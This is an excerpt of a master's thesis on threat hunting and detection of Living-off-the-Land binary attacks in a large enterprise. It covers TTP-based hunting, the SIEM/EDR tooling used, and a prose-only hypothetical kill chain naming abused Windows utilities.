POLITECNICO
MILANO 1863

SCUOLA DI INGEGNERIA INDUSTRIALE
E DELL'INFORMAZIONE

Threat Hunting: detection of LoLbin attacks in a large distributed enterprise infrastructure

Tesi di Laurea Magistrale in
Computer Science and Engineering

Author: **Fulvio Colombrino**

Student ID: 10794933
Advisor: Prof. Zanero Stefano
Co-advisors:
Academic Year: 2021-22

Abstract

As technology progresses, cybercrime does too, and all the many devices used by industries, people, and national infrastructures become easier targets. Experts try to keep the pace with the attackers by creating new and stronger protections, however, this is not always enough. As a matter of fact, modern malware developers are able to circumvent these barriers thanks to newly found techniques. *Living off the Land* attacks are one of them and, indeed, they are becoming increasingly popular among the attackers' communities. Among the many techniques used in this kind of cyber assault, Living of the Land Binaries (LoLBins) are one of the most dangerous. These kinds of attacks exploit Windows binaries that are already present on target machines and that are often intrinsically trusted by most anti-viruses. An Italian Fast-Moving Consumer Goods (FMCG) company has decided to start a project focused on the prevention of this kind of attacks through the creation of a dedicated and personalized infrastructure. The work proposed in this thesis is part of the latter and is centered around the development of the rules necessary for the detection of some of the LoLBins found in the wild. The choice of said binaries is based on a hypothetical attack that exploits different tools, belonging to this family, along different stages of the MITRE kill-chain. In order to study the attack surface the technique tactics and procedures, or Tactics techniques and Procedures (TTP), hunting methodology has been applied. The latter discerns the solution proposed from the ones already present on the market since it does not rely only on Indicex of Compromise (IoC)s, like hashes, or statistical analysis but it looks at all the possible features linked to the LoLBins attacks and create rules accordingly. Moreover, they have been tested inside virtual environments that mimic the machines used daily by the company thanks to tools like Red-Atomic that allow the simulation of the attacks explained above.

Keywords: Cybersecurity, LoLBin, TTP, Therat Hunting, EDR, SIEM, Detection

Abstract in lingua italiana

Con l'avanzare della tecnologia, anche il crimine informatico si evolve e tutti i numerosi dispositivi utilizzati dalle industrie, dalle persone e dalle infrastrutture nazionali diventano bersagli sempre più facili da colpire. Gli esperti cercano di tenere il passo con gli attaccanti creando nuove e resistenti protezioni, ma ciò non è sempre sufficiente. Gli odierni sviluppatori di malware, infatti, sono in grado di aggirare queste barriere grazie a tecniche innovative. Gli attacchi *Living off the Land* sono una di queste e la loro popolarità accresce all'interno delle comunità di attaccanti. Esistono molte categorie all'interno di questa famiglia e quella dei LoLBins è una delle più pericolose. Questo tipo di attacchi sfrutta i file binari Windows che sono già presenti sulle macchine bersaglio e che sono considerati sicuri dalla maggior parte degli antivirus odierni. Un'azienda italiana leader nel campo manifatturiero ha deciso di avviare un progetto incentrato sulla prevenzione di questo tipo di attacchi attraverso la creazione di un'infrastruttura dedicata e personalizzata. Il lavoro proposto in questa tesi fa parte di quest'ultima ed è incentrato sullo sviluppo delle regole necessarie per il rilevamento di alcuni dei LoLBin trovati in natura. La scelta di tali binari si basa un'ipotesi di attacco che sfrutta nelle diverse fasi della killchain MITRE vari tool di questa famiglia di software. Per studiare la superficie di attacco è stata applicata la metodologia di analisi delle tecniche tattiche e procedure, o TTP. Quest'ultima distingue la soluzione proposta da quelle già presenti sul mercato poiché non si basa solo su IoC, come gli hash, o sull'analisi statistica ma offre la possibilità di esaminare tutte le possibili caratteristiche legate agli attacchi LoLBins e di creare regole ad hoc contro di queste. Inoltre, suddette regole sono state testate all'interno di ambienti virtuali che imitano le macchine utilizzate quotidianamente dall'azienda grazie a strumenti come Red-Atomic, che consentono la corretta simulazione degli attacchi sopracitati.

Contents

1 | Introduction

Cybercrime has come a long way since its first appearance in the late 1900s. The filed is so prolific with new and heterogeneous attacks that the criminals behind them started treading and selling them on the black market creating a revenue stream nowadays worth more than $1.5 trillion [39]. The products that are available vary from already packaged malware, like trojans and ransomwares, to full circle services like development and personalization of phishing campaigns [42] and botnets attacks [47]. Moreover, they are constantly maintained and updated in order to keep up with the latest developed products and newly found vulnerabilities.

Nevertheless, researchers and experts in the field continue the straining battle against these attackers in order to update and develop software capable of protecting the community and companies. The most common classes of tools available are Anti Virus, Endpoint Detection and Response (EDR) and, Security Information and Event Managment (SIEM). The last ones are often adopted by companies and corporations that need to protect and handle thousands of devices. Indeed, they have become the norm in the field of cyber threat defense and usually are deployed together in order to have multiple protection layers.

For this reason, malware developers and cyber criminals alike are investing many resources in the research and development of new strategies able to circumvent this kind of infrastructures. As a matter of fact, vendors and researchers have observed the creation of different techniques capable of achieving this goal. For example, malware can temper with the defensive software in order to disable it or prevent it from collecting information on the malicious code [46]. Moreover, attackers are picking up the trend of implementing inside their attack kill chain signed or commonly used software that can be exploited for malicious actions [46]. Living of the Land Binary (LoLBin) attacks are a perfect example of this current since they can take advantage of the Windows binaries already present on the target machines allowing for a very light and very hard to detect offense [35] [44].

As a result, threat hunters and vendors are evolving their tracking capabilities from simple signature-based detections towards heuristics methods like behavior-based hunting. There is a Fast-Moving Consumer Goods company that highly values cybersecurity and has decided to invest in the development of proactive defense capabilities that take advantage of such solutions. The work presented in this thesis is part of the Pandora project which is one of the many already ongoing in this field sponsored by the FMCG company itself. The current objective is to conduct threat hunting using the TTP-based approach [44] to develop analytics able to cover the blind spots left by pre-existing SIEM and EDR. Indeed, even if such services are quite advanced they do not cover all the possible attack scenarios. This is due to the inability of proposing a tailored solution to the organizations. This thesis instead explains how by moving away from signature-based detections and leveraging the latest heuristics methods, organizations can detect and defend against even the most sophisticated attacks. The analytics developed are not only produced after a deep analysis of the activities observed in the organization but they are also tested in tailored environments that replicate the devices commonly found in the organization.

The work presented is structured in the following way:

- Chapter 2 describes in detail the context and background that frame the work present in this thesis. It explains in detail the approach adopted for the threat-hunting activities and the technologies that have been implemented in order to bring forward the project.

- Chapter 3 exhibits a high view of the core of the work of the thesis. Moreover, it presents a hypothesis of kill-chain that the analytics aim to detect and terminate.

- Chapter 4 shows the implementation of the approach and the resulting analytics developed both for SIEM and EDR.

- Chapter 5 presents the results of the detection rules developed and described in the previous chapters. It references one of the LoLBins in particular and compares the defensive capabilities of the SIEM and EDR before and after the application of the custom analytics.

- Chapter 6 contains a final analysis of the work conducted and possible future developments of the project

2 | Background and motivation

The FGCG company founded the Pandora project in order to enhance its cybersecurity posture and to fend its assets against otherwise invisible attacks that may go undetected by traditional security measures. At the core of the project, there is proactive threat hunting since the objective is to evolve the company's detection capabilities before an incident occurs and not after.

However, to correctly develop and deploy a defensive infrastructure multiple aspects must be taken into account. As a matter of fact, there must be both solid research on the threat landscape and also access to the proper technology to build and test the new defense mechanisms. There is no single software or infrastructure capable of doing all the work. Indeed, as described in the following paragraphs, a multitude of tools and approaches must be implemented in order to have better control over the surface to protect.

This chapter aims to present and describe the hunting methodology used and the combination of technologies applied to produce the work of this thesis. First of all, TTP-based hunting is presented since it has guided the first and last steps taken by the team in the creation of the infrastructure. Lastly, the technologies needed for the foundation of the project as a whole are introduced.



Characterization
Execution
Develop and Update Malicious Activity Model
Malicious Activity
Hunt: Detect Malicious Activity and Investigate
Develop Hypotheses and Abstract Analytics
Analytics
Implement and Test Analytics
Determine Data Requirements
Data
Identify and Mitigate Data Collection Gaps
Filter

Figure 2.1: TTP Hunting Methodology "V" Diagram [43]

2.1. Threat hunting

According to Crowdstrike "*[t]hreat hunting is the practice of proactively searching for cyber threats that are lurking undetected in a network*" [45]. In order to conduct a proper investigation, we need the right quantity and quality of data of the infrastructure and a solid methodology. Nowadays, three main schools of taught regarding hunting approaches are present: signature-based, anomaly-based, and TTP based [43]. The first one is based on the analysis of known IPs, domains, file hashes, and similar IoCs [43]. There are multiple issues with this approach such as the fast obsolescence of the rule, since an attacker may easily change indicators of compromise, and the high chance of generating false positives and false negatives. The second hunting technique revolves around the application of big data analysis to detect outliers and malicious events. However, also this approach is not a panacea since it requires a big investment in large-scale data collection and elaboration [43]. Moreover, it suffers from a high number of false positives [43]. For the development of the project, to which this work is related, we decided to apply the TTP based methodology, described by the MITRE company. Multiple industries and government experimentation affirm that it is a valid and effective procedure for detecting malicious activity in a system [43]. The analysis space is formed by the axis of time, terrain, and behavior. That is, every event in a system is described as a specific behavior at a specific time and terrain(machine, subnet, etc.) [43]. The methodology itself is based on two main components which are the Characterization of Malicious Activity and the Hunt Execution, as Figure 2.1 shows. They are complementary to each other and each component is formed by multiple phases.




Figure 2.2: System Activity Relationships (based on CAR data model) [43]

The components can be described as follows:

1. **Gather Data and Develop Malicious Activity Model**: The first step is to gather data on the threat landscape. We can collect intel from the defensive operations community in which the most helpful sources are the reports of organizations like FireEye and MITRE that constantly study the evolution of the techniques exploited in the wild. From this information, we must discern what are the most helpful and pertinent indicators in order to guide the future analysis phases. Moreover, apart from the funneling of the intel, there is also a prioritization of the TTPs that must take place. For example, an analyst may focus his attention on the techniques that are most used in the latest attacks or he could emphasize the ones used by a specific threat actor due to the high probability of being targeted by one of their attacks.

2. **Develop hypothesis and Abstract Analytics**: Once we have collected all the necessary intel on the adversarial behavior we develop and present an abstract analytic able to detect such comportment. However, we must be careful to avoid producing a detection mechanism overfitted to specific applications of the techniques.

3. **Determine Data Requirements**: In order to efficiently and effectively hunt, we require the proper kind of information which can be in the form of host logs or network traffic. For this reason, we must understand what are the sensors needed and the granularity of the information required to bring forward the analysis. This intel then establishes the data model and explains the context of an attack. The latter is fundamental to triage anomalous events and discern benign activity from malicious ones. Indeed, no event happens in isolation and the relationships found through the context help us produce an efficient hunt. An example of such a relationship is

shown by MITRE in Figure 2.2.

4. **Filter**: Once the requirements and the analytics have been defined we constrain the analysis space in order to aim the detection to a specific time frame, terrain, or behavior. The first two restrictions are quite straightforward and easily applicable. For the latter, there are two general approaches that we can apply. We can either focus on TTPs that are more likely to be identified as malicious when compared to benign behavior, or we can focus on TTPs that are more likely to be used by a specific adversary group known to target the environment. This kind of analysis requires knowledge of the behavior commonly encountered in the defense perimeter in order to decrease the possibility of false positives.
5. **Identify and Mitigate Collection Gaps**: In this phase, we assess how much of the data collection requirements are met. This does not refer only to the quantity but also to the quality. As a matter of fact, we may conduct an analysis of the information that is gathered in order to highlight possible configuration errors and adversary tempering. For example, this activity can be done through frequency analysis of the data or comparison check with info coming from other sources. In case the coverage results are incomplete then it is possible that new sensors must be deployed in order to fill the gaps.
6. **Implement and Test Analytics**: we can now produce concrete hunting analytics based on the data model and sources described in the previous phases. However, the analytics developed are not necessarily the final ones. As a matter of fact, it is required to tune and reevaluate them in order to reduce false positives or false negatives.
7. **Detect Malicious Activity and Investigate**: The last step is to use the detection analytics produced in order to hunt for the TTPs gathered in the first phase. Once the investigation brings results then the proper remediations can be applied in order to impose a cost to the adversary.



Select TTPs to detect
Filter
Design analytic for each TTP
Implement Analytics and Test
Tune analytic for initial detection
Detect malicious activity and investigate
No hits?
Too many?
Outliers?
Yes
Evaluate hits
Confirmed adversary activity?
Yes
Document malicious hits
Gather contextual information
Investigate malicious hits
Knowledge sufficient?
Yes
Impose cost
No
Move to next analytic
All hits triaged?
No
Yes

Figure 2.3: General Hunt Process Flow [43]

The process described can be depicted in a linear flow chart like in Figure 2.3. As described previously, the analytics are not set in stone and must undergo tuning cycles, especially in their first phase of deployment. Adjustments could be caused by a behavior that is discovered to be benign or by the need to increase the constraint on the axis of the analysis space in order to be more precise and efficient.

2.2. Technologies adopted

There is a wide range of technologies that are used in order to successfully conduct TTP based hunting. First of all, the proper infrastructure must be in place in order to collect the intel needed for the investigation and this can be achieved through SIEM, EDR, and different kinds of sensors. Moreover, there must be the right testing environment to understand the capabilities of the detection analytics that are produced before releasing them into production. The technologies put in place by the FMCG team for the Pandora project are the following:

2.2.1. Microsoft Defender

The FMCG's infrastructure is equipped with the Microsoft Defender Extended Detection and Response (XDR). The latter is a comprehensive security solution that helps organizations protect against sophisticated attacks by coordinating the activities of detection, prevention, investigation, and response to threats across different terrains like endpoints, identities, emails, and applications. This integrated approach helps to provide a unified defense against both pre- and post-breach threats, ensuring that organizations have the tools and capabilities they need to detect and respond to threats quickly and effectively. All these features put the Microsoft service as one one of the leaders in this field as shown also by Forrester [9] in Figure 2.4.




Figure 2.4: Extended Detection And Response (XDR) Providers, Q4 2021 [9]

As depicted in Figure 2.5, Defender has 4 main components [17]:

1. **Defender for Endpoint**: this component includes features and capabilities that help protect endpoints, such as computers and mobile devices, from different types of threats like malware and ransomware. It includes antivirus protection, device management, and network protection.

2. **Defender for Office 365**: this component includes features and capabilities that help protect email and Office 365 services from threats such as phishing attacks, malware, and spam. It includes email filtering, attachment scanning, and link protection to help prevent these types of threats.

3. **Defender for Identity**: this component includes features and capabilities that help protect an organization's identities and access management systems from threats such as password attacks and identity spoofing. It includes multi-factor authentication, passwordless authentication, and identity protection.

4. **Defender for Cloud Apps**: this component includes features and capabilities that help protect cloud-based applications and data from threats such as data leakage, unauthorized access, and malware. It includes data loss prevention, cloud app security, and activity monitoring to help secure an organization's cloud-based assets.




Figure 2.5: Microsoft Defender XDR components [16]

The threat signals gathered by the various components can be used by us to determine the full scope and effect of a threat within the organization. [17]. One of the most important features of Microsoft Defender is the Advance Hunting. This gives us the possibility to quickly and easily extract insights from large volumes of security data through queries written in the proprietary language known as Kusto Query Language (KQL) [17]. Thanks to the latter, it is also possible to create custom detection rules of which both the frequency and the response action can be dictated.

2.2.2. IBM QRadar

The FMCG's infrastructure is equipped with IBM QRadar SIEM, which is one of the most commercially used solutions in this field. It is designed to help organizations detect and respond to cyber threats in real time by collecting and analyzing data from a wide range of sources, such as firewalls, proxys, and endpoints. Moreover, it has been projected to work in conjunction with other defense tools like End point Detection and Response systems.

The SIEM's structure is composed of three layers [25]:

1. **Data Collection**: this layer is responsible for collecting and processing data from various sources such as network devices, servers, and applications. The data is then normalized, which means it is standardized and transformed into a consistent format for further analysis.

2. **Data Processing**: This layer is where the processed data is analyzed to identify potential threats. This is done using a combination of rules, algorithms, and machine learning techniques to detect anomalies and suspicious activity.

3. **Data Searches**: This layer is responsible for generating alerts and notifications

when potential threats are detected. It also provides tools for investigating and responding to these threats. Moreover, it allows for the generation of technical reports and visualizations.

Qradar, as Microsoft Defender, is equipped with a query feature that is based on the proprietary Ariel Query Language (AQL). This component allows analysts to quickly and easily search through the collection of data gathered by the system. Moreover, it is possible to develop detection rules based on AQL in order to help analysts and threat hunters to take a proactive stance against attacks of different kind.

2.2.3. Atomic Red

The Atomic Red Team is a collection of tests, developed by the Red Canary team, that map to the MITRE ATTCK framework [36]. The latter is an extensive framework for comprehending and countering cyber threats. [41]. The Atomic Red library consists of a set of tests that are designed to simulate specific tactics, techniques, and procedures used by attackers in real-world scenarios. These tests are designed to help organizations evaluate the effectiveness of their security controls and identify weaknesses in their defenses. The simulations are organized into several different categories based on the tactic and technique they mimic. For example, the library includes tests for initial access, such as phishing and spearphishing attacks, as well as tests related to execution, such as malware delivery and command and control [36]. The Red Canary team has also developed a PowerShell module that allows users to execute tests from the library in a more user-friendly way. The component is called Invoke Red Atomic Team and apart from the execution of the tests in the library it also facilitates the insertion of custom parameters and can automatically fetch the needed requirements [37].

2.2.4. Azure Virtual Machine

Azure Virtual Machine (VM)s are a type of cloud computing service that allows us to create and manage virtualized computing environments within the Microsoft Azure platform [38]. These VMs can be used to host a wide range of applications, including web servers, databases, and development environments. One of the primary benefits of using Azure VMs is the ability to scale resources up or down as needed to meet the demands of our workload. This allows us to pay only for the resources that we use, rather than being forced to over-provision or under-provision our infrastructure. Another advantage of Azure VMs is the flexibility to choose from a variety of operating systems, like Windows and Linux, as well as a range of preconfigured images and configurations [38]. For the work presented multiple Virtual machines have been built:

1. **Investigation machine**: This machine is based on Windows and its main scope is to work as a collector of logs and gate machine useful to reach the detonation ones. It has been equipped with most of the latest state of the art software, like the ELK stack, capable of parsing and analyzing logs coming from different kinds of environments. For the current scope of Pandora's project, the main focus is on Windows Event Logs. The latter consists of a series of logs that store events that have occurred on the machine. Each log is organized into a series of events, with each event consisting of an event ID, a level of severity, a timestamp, and a description of the event [33].

2. **Detonation machine equipped with EDR**: The focus of this machine is to simulate as close as possible the environment commonly found in the company's network. For this reason, the virtual machine is Windows based. As a matter of fact, more than 28.000 endpoints run a version of this operating system inside the company's infrastructure. This testing environment has been equipped with the Microsoft Defend for Endpoint agent. In this way, it is possible to understand which types of malicious activity can be detected by the EDR of the company. Moreover, this gives the possibility to analyze the defensive measure that the EDR takes against these different attacks.

3. **Detonation machine equipped with SIEM**: This virtual machine is still Windows based. The main difference is that it is not provided with the EDR agent but it is linked to the SIEM proxy. The purpose of this environment is to simulate the case in which an attacker can turn off the anti-virus and sever the connection to Microsoft Defender [5]. As a matter of fact, this machine is used to test the AQL queries developed as a redundant protection layer.

2.3. Literature review

As the threat landscape has evolved so has the defensive one. Multiples are the technologies and projects developed in order to protect users and organizations against surging threats. In this paragraph, the most relevant technologies to the work proposed are described. This gives a better understanding of where said work places itself.

2.3.1. MITRE ATT&CK

The MITRE ATT&CK framework is a comprehensive knowledge base of adversary tactics and techniques based on real-world observations [41]. It was developed by the MITRE Corporation as a means of understanding and combating cyber threats. The ATT&CK framework is organized into a matrix that maps tactics (what the adversary does) to techniques (how the adversary does it). The tactics and techniques in the matrix are designed to help organizations understand and defend against these threats. Indeed, nowadays it has been implemented in many of the tools available on the market like EDRs and others. In this way, we can understand better the threat actors' modus operandi and in case an actual attack presents itself we could even predict what could be his next steps.

2.3.2. YARA Rules

YARA stands for "Yet Another Recursive Acronym" and was first introduced by Victor Alvarez of the VirusTotal team. It is a set of rules that according to the creator "*[...]allows people to search for patterns in their data. It was created with malware researchers in mind, but actually, it can be used for a variety of purposes, such as digital forensics.*" [10]. Indeed, these rules can be used to identify specific families of malware or well known patterns of behavior that are indicative of malicious activity. YARA rules are often used in conjunction with tools that scan files and network traffic. However, these rules are static and heavily rely on signatures and IoCs. This leads to the generation of false positives.

2.3.3. Sigma Rules

The SIGMA project was first developed by Florian Roth and Thomas Patzke, a cybersecurity researcher at ESET, as a means of standardizing the way security-related events are described and documented [26]. SIGMA rules are similar to the YARA ones, but as the official GitHub repository describes "*Sigma is for log files what Snort is for network traffic and YARA is for files.*" [10] . Sigma rules are often used in conjunction with Security Information and Event Management (SIEM) systems to detect and respond to potential threats. Still, like YARA ones, these rules allow only for a signature based threat detection and are not a tailored solution for any organization looking to protect especially against LoLBins.

2.3.4. LOLBAS project

"Living off the Land Binaries, Scripts and Libraries" (LoLBAS) is a project that aims to identify and classify legitimate tools and binaries that are commonly used by adversaries in cyber attacks [11]. The goal of the LoLBAS project is to provide a comprehensive list of these tools and binaries to help organizations better understand and defend against this kind of attacks. The project is open source and is available for anyone to use or contribute to. It has been widely adopted by cybersecurity professionals and other organizations as a valuable resource for understanding and defending against this kind of attack.

2.3.5. EDR

Endpoint detection and response, or EDR, is a security technology that is designed to detect, investigate, and respond to malicious activity on devices, such as computers and smartphones, within an organization's network. Such systems use a combination of different techniques, like machine learning algorithms, and behavioral analysis, to identify and alert suspicious activity [32]. They provide a range of tools and capabilities to help security analysts investigate and respond to threats [2]. The capabilities of the EDR can be enhanced in order to extend the security perimeter and to grow the defense and detection capabilities through the application of the XDR. The latter allows for the inclusion of other types of devices, such as servers, networking equipment, and cloud resources, as well as data from security tools such as firewalls, intrusion prevention systems, and Security Information and Event Management Systems. The extended protection systems may also provide us with tools and capabilities for automating response and remediation activities. Such capabilities are the isolation of compromised devices, the rollback system changes, or the application of patches and updates.

2.3.6. SIEM

Security Information and Event Management, or SIEM, is a security technology that provides a centralized platform for collecting and analyzing security events from various sources. SIEM systems are designed to help organizations detect and respond to threats quickly and effectively [24]. These systems mainly ingest data from different sources like network devices, servers, applications, and endpoint devices, as well as security tools such as firewalls, intrusion prevention systems, and antivirus software. This data is then analyzed in real-time or near-real-time to identify patterns of behavior that may indicate a potential threat. When the latter is detected, the SIEM can alert us or take automated actions to block or mitigate the threat [23]. Such systems are often used in conjunction with other security technologies, such as Endpoint Detection and Response systems and Extended Detection and Response systems, to provide a more comprehensive view of an organization’s security posture.

3 | Threat hunting: methods and tools

3.1. Project scope

The scope of the work presented is to develop detection capabilities against some of the tools used in Living of the Land attacks in order to enhance the defensive capabilities of the Fast Consuming Goods company. We have developed both KQL and AQL detection rules based on the tactics techniques and procedures of attackers seen in real-world incidents. The objective of these analytics is to preemptively alert us of the possible exploitation of some Windows tools for malicious purposes. We have developed and tested all the detection components taking into consideration the environment of the company in order to not disrupt the work of admins in the infrastructure and to decrease the false positives to a minimum.

3.2. Attack hypothesis

The project founded by the FMCG company is aimed at defending the latter from different kinds of threats. Among them, as described previously, there is the family of LoLBins that takes advantage of many different softwares. All of them can be exploited in one of the many phases of an attack. As a matter of fact, this paragraph describes a hypothetical Living of the Land attack that adopts different tools in order to successfully penetrate the company's defenses and bring forward malicious actions. The assault in question has also solved the role of threat hypothesis for the work presented. That is, the latter revolves around the creation of defenses against the different components present in the kill chain of this attack.

3.2.1. Killchain




Figure 3.1: Cyber Killchain adopted for the development of the work proposed

The kill chain, present in picture Figure 3.1, is divided into six different sections and is based on the naming convention given by MITRE [41]. The phases are as follows:

1. **Initial access**: this is the first step where the attacker gains access to the target system or network. This may be done through various means, such as phishing, spearphishing, or exploiting a vulnerability. In this scenario, the assumption is that the attackers have developed a phishing campaign that entices employees to download a malicious attachment disguised as an important file. As many reports show, this is one of the most common procedures for initial access, especially in big industries [19]. For this phase, the FMCG company has decided to rely on the detection capabilities of the tools implemented in its infrastructure. For this reason, the analytics developed for the discovery of phishing emails are out of the scope of this thesis.

2. **Execution**: once the attacker has gained initial access, they will typically attempt to execute their payload or malware on the target system. This may involve downloading and running a file or using a command-line interface to execute code. The goal of this stage is to establish a foothold on the system and begin the execution of malicious activities. In this step, the attacker takes advantage of WMIc.exe which is a command-line interface for Windows Management Instrumentation (WMI) that allows us to perform various tasks on a local or remote computer [30].

3. **Persistence**: at this stage, the attacker will try to maintain access to the system even if their initial entry point is closed off or the machine is restarted. This may involve creating a new user account, adding a new service, or modifying system settings. In this step, the Schtasks.exe tool is exploited in order to schedule malicious tasks that run malicious programs, or scripts, in the background at a specific time or when a certain event occurs [27].

4. **Ingress Tool Transfer**: the attacker may transfer additional tools or payloads to the compromised system in order to gain further access or functionalities. For example, they may download and install additional malware or scripts that allow them to spread inside the infrastructure or cause more damage. For this step, the attacker may use BitsAdmin.exe which is a command-line tool used to create, download or upload jobs [3].
5. **Privilege Escalation**: the attacker may attempt to gain higher levels of access or privileges on the system in order to accomplish more easily their goals. This may involve exploiting vulnerabilities or using legitimate credentials to gain access to restricted areas. At this stage, the intruder can exploit Eventvwr.exe, commonly used for the display of system logs, due to a weakness present in the process used for its invocation [8].
6. **Lateral Movement**: once the attacker has established a foothold on the system and gained sufficient privileges, they may move laterally within the network in order to compromise additional systems or access new sensitive data. The goal of this stage is to expand the attack surface and potentially introduce new persistence points. For the last part of the kill-chain, the attacker can take advantage of PsExec.exe which is a software capable of executing programs on remote systems without the need for any prior installation on the target machine [20].

3.2.2. LoLBins

The tools presented are all programs developed for benign use in Windows systems. For this reason, they have been signed by Microsoft and this allows, in most cases, the machine to trust the binaries unconditionally. However, due to some vulnerability or the harm potential that each of the presented tools has, attackers have found a way to exploit them for many different malicious activities.

